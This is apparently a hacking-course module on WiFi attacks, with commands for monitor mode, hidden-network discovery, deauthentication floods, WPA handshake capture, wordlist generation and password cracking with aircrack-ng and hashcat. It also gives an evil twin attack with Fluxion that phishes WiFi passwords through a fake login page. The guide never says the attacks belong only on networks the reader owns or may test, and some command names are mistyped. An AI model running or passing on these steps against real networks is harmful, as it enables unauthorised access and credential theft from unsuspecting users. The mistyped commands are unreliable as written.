**Module 16**

**Wireless Hacking or Wifi Hacking**

In today world connection of cable are disappearing. Connection are shifting to wireless means no cable all device connect in network with signal or frequency.

Like earlier time we had telephone which totally based on cable connection but today know we cell phone, smart phone etc which are totally GPS and Signal based means work in radio wave transmission.

**Wireless network**

Today almost every device is connected wireless and use radio wave transmission to connect, it works on physical layer of nerwork.

Best example of wireless is WiFi. Device like smartphone, computer are connected with wifi to use internet resources via wireless network AP(access point).

**Advantages**

It is easy to install in that area where cable laying is difficult.

It’s installation is fast.

Its network can be accessed from anywhere within the range of AP

It has constant internet connection.

**Disadvantages**

Security may no meet the expectation.


Bandwidth internet speed decreases as number of device increase in network.

Some electronic equipment can interface with wifi networks.

**Types of Antennas**


**Directional Antenna**

It is also known as unidirectional antenna, It only provide signal in one direction only or work few direction.



**Dipole Antennas**

It provide signal in 360 degree. It regulates uniform radiation and provide strong signal.



Know lets understand about wifi hacking

Wifi work on wpa or wpa2 network.

Which include a password .

For wireless hacking we need one device which name is wifi adapter and with the help of device we perform wireless attack.

  
This most powerful adapter for wireless hacking

Produce by Alfa company

Source :- <https://www.amazon.in/Alfa-AWUS036ACH-Wireless-Wi-Fi-Adapter/dp/B00VEEBOPG/ref=asc_df_B00VEEBOPG/?tag=googleshopdes-21&linkCode=df0&hvadid=397000937956&hvpos=&hvnetw=g&hvrand=2422882213950258563&hvpone=&hvptwo=&hvqmt=&hvdev=c&hvdvcmdl=&hvlocint=&hvlocphy=9061645&hvtargid=pla-406165012713&psc=1&ext_vrnc=hi>

From this link we can buy this adapter

Turn on the attacker machine

And connect the adapter with machine and put it on the monitor mode.

Command:- airmon-ng wlan0 start

This command put our adapter in monitor mode from managed mode.

All attack will be performed in monitor mode.

So lets start the wifi hacking

Many time we find that, there is hidden wifi network .

For connecting this wifi network we need to know the name of the wifi let see

How we can discover hidden networks.

Run airodum-ng

Command :- airodum-ng wlan0

We can see all network, even that network which is hidden with the name of <length. > . All hidden network look like this.

Run airodump-ng to target

Command :- airodump-ng --bssid [mac address of target] -- channel [from\_result] wlan0

We can see two section of this result 2nd section has client information who has connected to hidden network

Know we can perform de-authentication attack, we can perform it to the client but for very short period of time. So client can connect to the network again and airodump-ng capture the name.

Command :- aireplay-ng –-deauth 5 -a [target mac] -c [client mac] wlan0

After running deauthentication attack we can see that airodump-ng is successfully capture the name of wifi network.

Know suppose that we have an wifi network visible but locked with password. So for this we need to crack the password.

For cracking the password we need a handshake file, in that handshake file password are there in hash file which is encrypted format.

Lets perform handshake attack

Run command :- airodump-ng wlan0

Than press ctrl + c for stop the command

Than run airodump-ng for our target wifi network

Command :- airodump-ng --bssid [target mac] --channel [from\_result] --write [file-name] wlna0

While running airodump-ng, if any new client connect to the network we will got the handshake file.

But alternatively we can do deauth attack to the connected client so it can connect again and we got handshake file.

Command :- aireplay-ng --deauth 10 -a [target\_mac] -c [client\_mac] wlan0

After completion of deauth attack we can see that, we got handshake file.

This handshake file is useful to get wpa key. Because in handshake file does not contain data that help to recover the key, But we can use handshake file to check the key whether it is correct or not.

For cracking the wpa key we must have the wordlist.

For that we can create own wordlist or we have big wordlist in Kali name rockyou.txt .

Let see how we can create own wordlist.

Command :- crunch 8 8 1234567890 -o wordlist.txt

Command is crunch first number defines minimum length and second number define maximum length of wordlist and know we have to mention what we need to have in wordlist tha -o is to save the wordlist.

By default we have wordlist in kali path is /usr/share/wordlists/

We will took help of this wordlist.

Note :- Always use .cap extension file of handshake

Lets crack the password with aircrack-ng

Command :- aircrack-ng wpa\_handshake.cap -w /usr/share/wordlists/rockyou.txt


Cracking is totally depend on the power of processor.

By default aircrak-ng is little bit slow for cracking

So we use Hashcat tool for cracking and we can use this tool in Host of system. Because GPU is more good for cracking that’s whay.

Source :- <https://hashcat.net/hashcat/>

Download the binary file



For cracking from hashcat we need to convert cap file into hashcat file

We can see convert section of hashcat web page, form there we can convert the handhake.cap file .

Note :- put that hashcat handshake file and wordlist file in hashcat folder

Go to the command prompt of window and open the directory where hashcat are there.

Run command :- hashcat -I

We run this command to know the available devices.

See the gpu no because we will use GPU . Know run the command for cracking

Command:- hashcat.exe -d [device no] -m 2500(*this module is for cracking wpa an wpa2*) -w 3(for high performace) wpa\_handshake.hccp rockyou.txt

Updated\_command for hashcat:-

hashcat -m 22000 4952\_1659264373.hc22000 /usr/share/wordlists/rockyou.txt

We can see the cracked password after cracking completion.

We can do this tool put all attack in automation

Tool :- wifite

Comes with kali

This tool automatically take the handshake file and crack the password also.

For cracking we need to give wordlist

Command :- wifite --dict [path of wordlist]

Note :- For better attack skip some attack from beginning part.

Trouble shooting of wifite

Commands: hcxdumptool:

sudo apt install hcxdumptool

-------------------------------------------------------------------

hcxpcaptool:

apt install hcxtools

-----------------------------------------------------------------------------

pyrit:

sudo apt-get install libpcap-dev

sudo apt-get install python2.7-dev libssl-dev zlib1g-dev libpcap-dev

git clone [https://github.com/JPaulMora/Pyrit.git](https://www.youtube.com/redirect?event=video_description&redir_token=QUFFLUhqbFFrTWQzMUNpTHk2SzdXOWlsUXFxd2NiWHVCZ3xBQ3Jtc0tsNlBaSkxIOGY4Q3BpbXNLdEU1aE1yMXlHenZkZl9VUG1QTG9CdmlQdkJTeUEzY0ZpT1kydkF1WjI1Zlh5SFVsVWdtbWRMX1RBWjRPa3dFSlZJaVRubkd2TlU3TzdhRjhfTUN1Q2huYXVnblZpUERwcw&q=https%3A%2F%2Fgithub.com%2FJPaulMora%2FPyrit.git&v=Ny8j2iVlX_s)

cd Pyrit

sudo python setup.py clean

sudo python setup.py build

sudo python setup.py install

**EVIL TWIN ATTACK**

Know we will see Another attack, In which we can see how we can fool the client to put password in plain text.

We can considered it as a Social engineering .

In this attack we clone the wifi network and deauth the original wifi network so client can switch the network and put the password. Let see the Demonstration

**For this attack we will use FLUXION tool**

Fluxion tool create fake AP with same name.

It start web server with fake log in page.

It run deauth attack for disconnecting the all client.

It serve the fake log in page to the client when they want to connect with it.

This tool do cross check of the password what user input in login page.

Tool source :- <https://github.com/FluxionNetwork/fluxion>

After cloning navigate the file

Cd fluxion

Install requirement of this tool

Cd install

./install.sh

It install all dependencies.

Know go back to the directory

Run the fluxion :- ./fluxion.sh

Select language, channel, network, Fake access point.

Give the path of handshake file.

Select – create ssl certificate. && select web interface and login page tempelate. Choose 33 TP-link tempelate.

Know we can notice client lost the connection and he is able to see the another network with same name. Ofcourse they will try to connect with them, as soon as he click one web interface open to his system browser and ask for password.

User input the password, than fluxion capture that password and cross check it to see whether it is correct or not.

And we got the password without cracking.